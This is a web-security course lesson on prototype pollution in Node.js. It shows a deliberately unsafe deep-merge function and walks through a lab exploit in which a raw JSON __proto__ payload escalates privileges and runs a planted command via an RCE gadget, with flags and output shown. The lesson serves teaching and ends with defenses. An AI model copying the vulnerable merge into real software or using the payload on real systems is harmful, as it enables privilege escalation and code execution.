Lesson 9.4: Prototype Pollution in Node.js
By the end of this lesson you understand the mechanism of prototype pollution in JavaScript, why a naive merge function lets an attacker change the behavior of every object, and how to escalate privileges and then reach RCE on a real Node app. Pollution is only half the bug; a gadget turns the polluted property into real impact.
 A raw JSON proto key reaches a recursive merge, writes into Object.prototype, and a gadget later reads the planted property.
| Part: 9 (API and Modern Web) | Time: about 50 minutes | Difficulty: advanced |
Prerequisites: basic JavaScript (object, prototype), and Lesson 8.2 (Insecure deserialization) to be comfortable with the idea of a gadget.
Tools: Node.js 18+ (the lab uses Node 20), curl, Burp Suite.
Goals
After this lesson you understand the prototype chain in JavaScript and why __proto__ is dangerous. You can recognize the unsafe merge/clone/assign pattern that leads to prototype pollution, tell pollution apart from a gadget (the link that turns pollution into harm), and exploit pollution to escalate privileges and reach RCE on a Node lab.
1. Theory
In JavaScript, almost every object inherits from a parent object called the prototype. When you read obj.x and obj itself does not have x, the engine walks up the prototype chain to keep looking, eventually reaching Object.prototype, the common parent of most objects. The special property __proto__ of an object points at its prototype.
Prototype pollution happens when an attacker manages to write into Object.prototype. Because it is the common parent, every object created afterward “inherits” the planted property. For example, after Object.prototype.isAdmin = true, a brand new empty object {} also has {}.isAdmin === true.
The bug usually sits in functions that process objects by a key name the user controls: deep merge, clone, set by path (set(obj, "a.b.c", v)). A naive merge function walks every key of the input:
1
2
3
4
5
6
7
8
9
10
function merge(target, source) {
  for (const key in source) {
    if (source[key] && typeof source[key] === "object") {
      if (!(key in target)) target[key] = {};
      merge(target[key], source[key]);   // recursion
    } else {
      target[key] = source[key];
    }
  }
}
If the input is the JSON {"__proto__": {"isAdmin": true}}, here is the key point: JSON.parse creates the key "__proto__" as an own property, not through a setter, so the for...in loop walks into it. When the recursion does merge(target["__proto__"], ...), target["__proto__"] is Object.prototype, and we write isAdmin straight into it. The pollution is complete.
But pollution is only half of it. The other half is the gadget: a piece of code in the app (or a library) that reads a property which normally does not exist, and now exists thanks to the pollution, which changes the behavior. The impact depends on the gadget:
- Privilege escalation / behavior change: code checks
user.isAdmin,options.bypasson an object that never set that field. Pollution makes every object “have” the field by default, passing the check. - DoS: planting a property that breaks shared logic (for example overwriting something every object uses) makes the app fail across the board.
- RCE (Remote Code Execution): the app reads a property that controls running a command or a path (for example
config.preprocess,options.shell, or a template engine reading a planted option). Pollution plants the attacker’s command into that property.
2. Demo
The lab in labs/9.4/ is a pure Node app (it uses only built-in modules, no npm install needed). It has a buggy merge() function, a privilege-escalation gadget, and an RCE gadget.
Step 1, check the baseline. /api/whoami creates a new user that only sets username, not isAdmin:
1
GET /api/whoami  ->  {"username":"guest","isAdmin":false}
Step 2, pollute through /api/profile. Send raw JSON so that __proto__ becomes an own property when the server parses it:
1
2
3
POST /api/profile
{"__proto__":{"isAdmin":true,"preprocess":"id"}}
-> {"ok":true,"settings":{}}
Notice that settings comes back empty, because the data did not go into settings, it climbed up into Object.prototype. Step 3, call /api/whoami again. Now every new object has isAdmin:
1
2
3
4
GET /api/whoami
-> {"username":"guest","isAdmin":true,
    "flag":"FLAG{9.4_prototype_pollution_priv_esc}",
    "note":"object user moi tu nhien co isAdmin=true do Object.prototype bi o nhiem"}
Step 4, RCE. The /api/export endpoint builds a config with Object.assign({}, DEFAULTS) then reads config.preprocess to run a preprocessing command. The app never lets the client send this field, but the pollution in step 2 already planted preprocess = "id" into the prototype:
1
2
3
4
POST /api/export  (body {})
-> preprocess_ran:    "id"
   preprocess_output: "uid=1000(haipanda) gid=1000(Administrator) groups=..."
   flag: "FLAG{9.4_prototype_pollution_to_rce}"
The id command runs for real on the machine. This is an application-dependent RCE gadget: many real prototype-pollution-to-RCE bugs look exactly like this, where pollution plants into an option that controls a command, a path, or a template that the app trusts.
3. Lab
- Vulnerable app:
labs/9.4/(Node, binds127.0.0.1:8075, run locally per the lab README, and the exploit is also written in Node). - Task:
- Confirm the baseline at
/api/whoami. - Pollute through
/api/profilewith a__proto__payload. - Escalate privileges at
/api/whoami, then reach RCE at/api/export.
- Confirm the baseline at
- Hint: send the JSON body raw, do not let a client library build the object for you because it may drop
__proto__. Try theconstructor.prototypevariant too, to understand why both routes lead toObject.prototype. - Solution:
app.js,exploit.jsandtranscript.txtinlabs/9.4/.
4. Common pitfalls
- Writing a “lightweight” deep merge yourself instead of using a patched library, and forgetting to block
__proto__/constructor/prototype. - Filtering only
__proto__and forgetting thatconstructor.prototypealso reachesObject.prototype. - Testing with an object built in code, so it does not reproduce, because only a payload parsed from JSON or the query string creates a true own property
__proto__. - Thinking “it only changes a few random variables”. One field in the right place (a command option, a template, a path) is enough for RCE.
5. Further reading
- Olivier Arteau’s original research on prototype pollution, and the “PP2RCE” series on gadgets in Node core.
- Node.js: consider
--disable-proto,Object.freeze(Object.prototype), and usingMap/Object.create(null). - PortSwigger Web Security Academy: the Prototype pollution topic (including client-side).
6. Key takeaways
- Pollution needs two conditions: a sink that writes by a user-controlled key (merge/clone/set path), and a payload containing
__proto__orconstructor.prototype. - Pollution is only dangerous when there is a gadget. Always look for a property the app reads but never sets a default for.
JSON.parsekeeps__proto__as an own property, which is why a raw JSON payload works.- The impact ranges from privilege escalation to DoS to RCE depending on the gadget.
- This is a server-side Node bug, but prototype pollution also happens in client-side JavaScript (the DOM) and leads to XSS.